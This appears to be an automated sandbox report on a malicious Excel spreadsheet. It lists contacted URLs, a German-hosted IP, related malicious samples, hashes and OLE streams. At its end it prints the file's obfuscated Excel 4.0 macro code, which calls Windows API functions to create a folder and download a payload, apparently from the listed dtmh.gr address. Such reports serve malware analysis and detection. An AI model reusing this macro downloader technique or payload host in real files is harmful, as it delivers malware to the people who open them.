http://weather.service.msn.com/data.aspx	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://apis.live.net/v5.0/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://management.azure.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://outlook.office365.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://incidents.diagnostics.office.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://api.office.net	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://asgsmsproxyapi.azurewebsites.net/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://entitlement.diagnostics.office.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://autodiscover-s.outlook.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://dtmh.gr/ds/231120.gif	document-1410525703.xls	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://templatelogging.office.com/client/log	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://management.azure.com/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://ncus-000.contentsync.	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://devnull.onenote.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://messaging.office.com/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://augloop.office.com/v2	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://skyapi.live.net/Activity/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://dataservice.o365filtering.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://directory.services.	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://onedrive.live.com/embed?	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://augloop.office.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
78.46.235.88	unknown	Germany		24940	HETZNER-ASDE	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324301
Start date:	29.11.2020
Start time:	04:13:54
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1410525703.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/6@1/1
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 52.255.188.83, 168.61.161.212, 52.109.76.68, 52.109.12.24, 52.109.76.34, 52.109.8.25, 51.104.139.180, 2.20.84.85, 20.54.26.129, 2.20.142.209, 2.20.142.210, 51.104.146.109, 92.122.213.194, 92.122.213.247, 51.11.168.160 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
78.46.235.88	document-1410525703.xls	Get hash	malicious	Browse	
	document-1411290183.xls	Get hash	malicious	Browse	
	document-1393356833.xls	Get hash	malicious	Browse	
	document-1411290183.xls	Get hash	malicious	Browse	
	document-1393356833.xls	Get hash	malicious	Browse	
	document-1449702565.xls	Get hash	malicious	Browse	
	document-1457177111.xls	Get hash	malicious	Browse	
	document-1449702565.xls	Get hash	malicious	Browse	
	document-146786230.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1457177111.xls	Get hash	malicious	Browse	
	document-146786230.xls	Get hash	malicious	Browse	
	document-1442977347.xls	Get hash	malicious	Browse	
	document-1442977347.xls	Get hash	malicious	Browse	
	document-1465459998.xls	Get hash	malicious	Browse	
	document-1444203221.xls	Get hash	malicious	Browse	
	document-1444203221.xls	Get hash	malicious	Browse	
	document-1466544307.xls	Get hash	malicious	Browse	
	document-1466544307.xls	Get hash	malicious	Browse	
	document-1456597551.xls	Get hash	malicious	Browse	
	document-1456597551.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
dtmh.gr	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1465459998.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1456597551.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1456597551.xls	Get hash	malicious	Browse	• 78.46.235.88

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	document-1410525703.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1465459998.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	http://https://ofd.beeline.ru/check-order/oxjsoinmq	Get hash	malicious	Browse	• 88.99.149.88
	document-1456597551.xls	Get hash	malicious	Browse	• 78.46.235.88

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378339750194864
Encrypted:	false
SSDEEP:	1536:bcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:JmQ9DQW+zBX8u
MD5:	AA3E1054C074BF3AB03D25BA9522DFAB
SHA1:	E2B6DE24A6E680B57D5DDF2B04F877B08C9A84BF
SHA-256:	46ABACF411C17A0A097F4B570A8D256045054F0FE8721121505185BD47200F1C
SHA-512:	5156E0C85755F8FD35DA1EA2842F3C95DAD567432BA54677EE66E250415BAB0141CE240BF58E12626E521B5176C9C9FA4263F3C8F207A6B38BB5DFFDE63EC8D
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T03:14:47">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\DF810000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	314882
Entropy (8bit):	7.98556094112701
Encrypted:	false
SSDEEP:	6144:mB+mBrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+Ml:nmBFPM8R3AsB+bjej/9cS
MD5:	E8E47F7EC237F0F50EA7BF6728AA8B18
SHA1:	72DF998371C4B9A8271AF2AC94075C51DBA88CA5
SHA-256:	CA14156300B25ADD1BC1253AE48D5694881980FBCA5AFA50832205BA71DE0CAF
SHA-512:	6DB5918BA4543EA3119410F5D13E69485AF7A83D5EEE1362D9768851639C1BD1D403360CE86D52781642F4C422A51A5391D900A4FB88EB20EF73DA9B1466B1D3
Malicious:	false
Reputation:	low
Preview:	.V.n.0....?.....(..r.izI.$...\K....I..RV.4p,.6.^..vfv....jcM....w5..f..'.....WV`.N....I....?.....h.5kS..8G..X...VV>Z..66<.....%p.L..-..a%.L*n6.x.d..+.w.e.....".P...+..VZ.....t.!.P..$k..51.;H..C..r....6k...GD08Mf.CE.]*...7....>.q...Q+(nEL?.%....'..K...a.l...6.L.9VY!..qbi..v...0u.....n....t.#::.S.....;.;.....C.....=....@....r.f..;...;..m.ik..\....s+"..Dm.9....#:T.OY../N..... ....p.....> .....<O..]....4.3e_...i...1.@....O.....PK.....!.C.T.....e.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sun Nov 29 11:14:49 2020, atime=Sun Nov 29 11:14:49 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.650279145995841
Encrypted:	false
SSDEEP:	12:8qbcVCXUl/uElPCH2vQpYQIniY1WV+8bsF+WrjAZ/2bDldDLC5Lu4t2Y+xIBjKZm:8VV3GXInXWNbWAZiDHq87aB6m
MD5:	2542DC83D6403305261089D21EC13365
SHA1:	2CDAB8744821A18F6BB41326633ACDA71FEAB579
SHA-256:	6F20F2EC7503C1F544BBE59C97ACC4B69382ABFC06F8CF0017FFAE9CD19CC94F
SHA-512:	7E0F6EDDEEF55D0A5D474B305EAB91053EA07197B6D38EA4E04DFB1D22BB3B1117FBB0461CD7E46190555A68E4D5ACB1BA8A70A9C5A3972BD75BDDC5EB1E0 784
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....N....-..Jh.<I.....<I.... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.a.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qux..user.<.....Ny.}Q.a.....S.....P..h.a.r.d.z.....~.1.....}Q.a..Desktop.h.....Ny.}Q.a.....Y.....>...../.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....813848.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1410525703.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:39 2020, mtime=Sun Nov 29 11:14:49 2020, atime=Sun Nov 29 11:14:49 2020, length=339968, window=hide
Category:	dropped
Size (bytes):	4400
Entropy (8bit):	4.686515067324615
Encrypted:	false
SSDEEP:	96:8SclTkdWrCZDKSclTkdWrCZDKulTkdWrCZDKulTkdWrCZD:8ScWgScWguWguW
MD5:	9976DBB3FC6B9099B3A6E9EB2B6609B6
SHA1:	610C05E97C7B99568586B6C9822214426242D582
SHA-256:	CAA8561B46179D69C45C39DB79DCABAA43ED4C6567DA0C4924559EF05176AD09
SHA-512:	5815E5195F2EA0F8FF3670E49913C8DAEADBA78B36E8ADBA1FFB560269B4914EEEB6684AC8C75353D0BC037936B8613155C3C08D45DCBE85295E72DEEFE3300
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....:...X.$<I...X.$<I....0.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.a.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qux..user.<.....Ny.}Q.a.....S.....P..h.a.r.d.z.....~.1.....>Qvx..Desktop.h.....Ny.}Q.a.....Y.....>.....e..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2..0..}Q.a .DOCUME~1.XLS..`.....>Qtx}Q.a....h.....$.d.o.c.u.m.e.n.t.-.1.4.1.0.5.2.5.7.0.3...x.l.s.....].....-.....\.....>.S.....C:\Users\user\Desktop\document-1410525703.xls.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.1.0.5.2.5.7.0.3...x.l.s.....:.,.LB.)...As...`.....X.....813848.....!a..%.H.VZAj...8..-.....-..!a..%.H.VZAj...8..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	260
Entropy (8bit):	4.756991726329316
Encrypted:	false
SSDEEP:	6:dj6Y9L6bEL6hY9L6bEL6hY9L6bEL6hY9L6l:dmZnhZnhZnhZl
MD5:	CB38F61A22B4778B02C264E1776C709B
SHA1:	127E671EC9806EA4465618CF52CC1D6FC3E76FF2
SHA-256:	8051FB022314DC4F6F98F907C3BE47376712BA916A3ABC74FF79DE8EA89D61BE
SHA-512:	9DAAE69F75239F68075C85A6340773C13CAF2FACFD77DBF9288846E609F0A9DB3702AAA2C5219570E4281A3FC7A03F20CBAE13BBD8E107F70B1902EEAB1F0341
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1410525703.xls.LNK=0..document-1410525703.xls.LNK=0..[xls]..document-1410525703.xls.LNK=0..document-1410525703.xls.LNK=0..[xls]..document-1410525703.xls.LNK=0..document-1410525703.xls.LNK=0..[xls]..document-1410525703.xls.LNK=0..

C:\Users\user\Desktop\90910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	401455
Entropy (8bit):	7.180593917227217
Encrypted:	false
SSDEEP:	6144:QcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfd5:Pizo8RnsIROnr6n75YfE
MD5:	69982DC4966A8F6A53026290EC3CC08D
SHA1:	EDA13ABE754D404A03F509B5E308DCD5F02D69F5
SHA-256:	1B35460040345DB04C338E77EA0A17C3DA16BB220E8D948F810BBE7BD05468DD
SHA-512:	7CF731EEEAD1983446506733833E4DC9E12B03B1879E3D23826631F43D14FEA58B058AD4E56B8032484326014965A12E666D10984BDA615AF118753CA2264FDC
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p.... B.....a.....=.....=.....i..9J.8.....X.@.....".....1.....n..C.a.l.i.b.r.i.1.....n..C.a.l.i.b.r.i.1.....n..C.a.l.i.b.r.i.1.....n..C.a.l.i.b.r.i.1.....n..C.a.l.i.b.r.i.1.....n..C.a.l.i.b.r.i.1.....n..C.a.l.i.b.r.i.1.....>.....n..C.a.l.i.b.r.i.1.....?.....n..C.a.l.i.b.r.i.1.....4.....n..C.a.l.i.b.r.i.1.....n..C.a.l.i.b.r.i.1.....8.....n..C.a.l.i.b.r.i.1.....8.....n..C.a.l.i.b.r.i.1.....n..C.a.l.i.b.r.i.1.....n..C.a.l.i.b.r.i.1...h...8.....n..C.a.m.b.r.i.a.1.....<.....n..C.a.l.i.b.r.i.1.....n..C.a.l.i.b.r.i.1.....n..C.a.l.i.b.r.i.1.....n..C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 8481, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Thu Nov 26 09:47:56 2020, Security: 0
Entropy (8bit):	7.519762197428116
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1410525703.xls
File size:	339968
MD5:	85f640b5ccef8a679f463f2e9a49225f
SHA1:	c37d7cfb5ebf3b784a541ed14bf3320cd1c06d78
SHA256:	818bb33dd88d66a0462612ee482a7ea98bf67a6d0d1bc1 8cd7157edd0a21c938
SHA512:	d04f87eedc875750e9dadfda63015ea9431bad685f32eef 48807aa5bbd08e6001cca14cd25a22a47dc4832ce661eb 1cc403b831e0a86abf2a99072ac060fe5ec
SSDEEP:	6144:WcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDph YHceXVhca+fMHLty/x2zZ8kpT2:7izo8RnsIROnr6n75Y a
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1410525703.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	8481
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:47:56
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False

Document Summary

Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . 2 . . . . 3 . . . . 1 . . . . 4 . . . . 5 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.247152671905
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . ! ! . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . x 7 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 21 21 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 327615

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	327615
Entropy:	7.64855011622
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... I . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!HY314&"32", "Cr"&?????2!IA342&"yA", "JCJ", ?????2!HP312&?????2!HP327, 0)
```

```
CALL("U"&?????2!IA332, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HP312&?????2!HP327&?????2!HP341, 0, 0)
```

```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!HY314&""32"",""Cr""&?????2!IA342&""yA"",""JCJ"",?????2!HP312&????
2!HP327,0)",,,,,,,,,,,,,,,,,=RUN(????
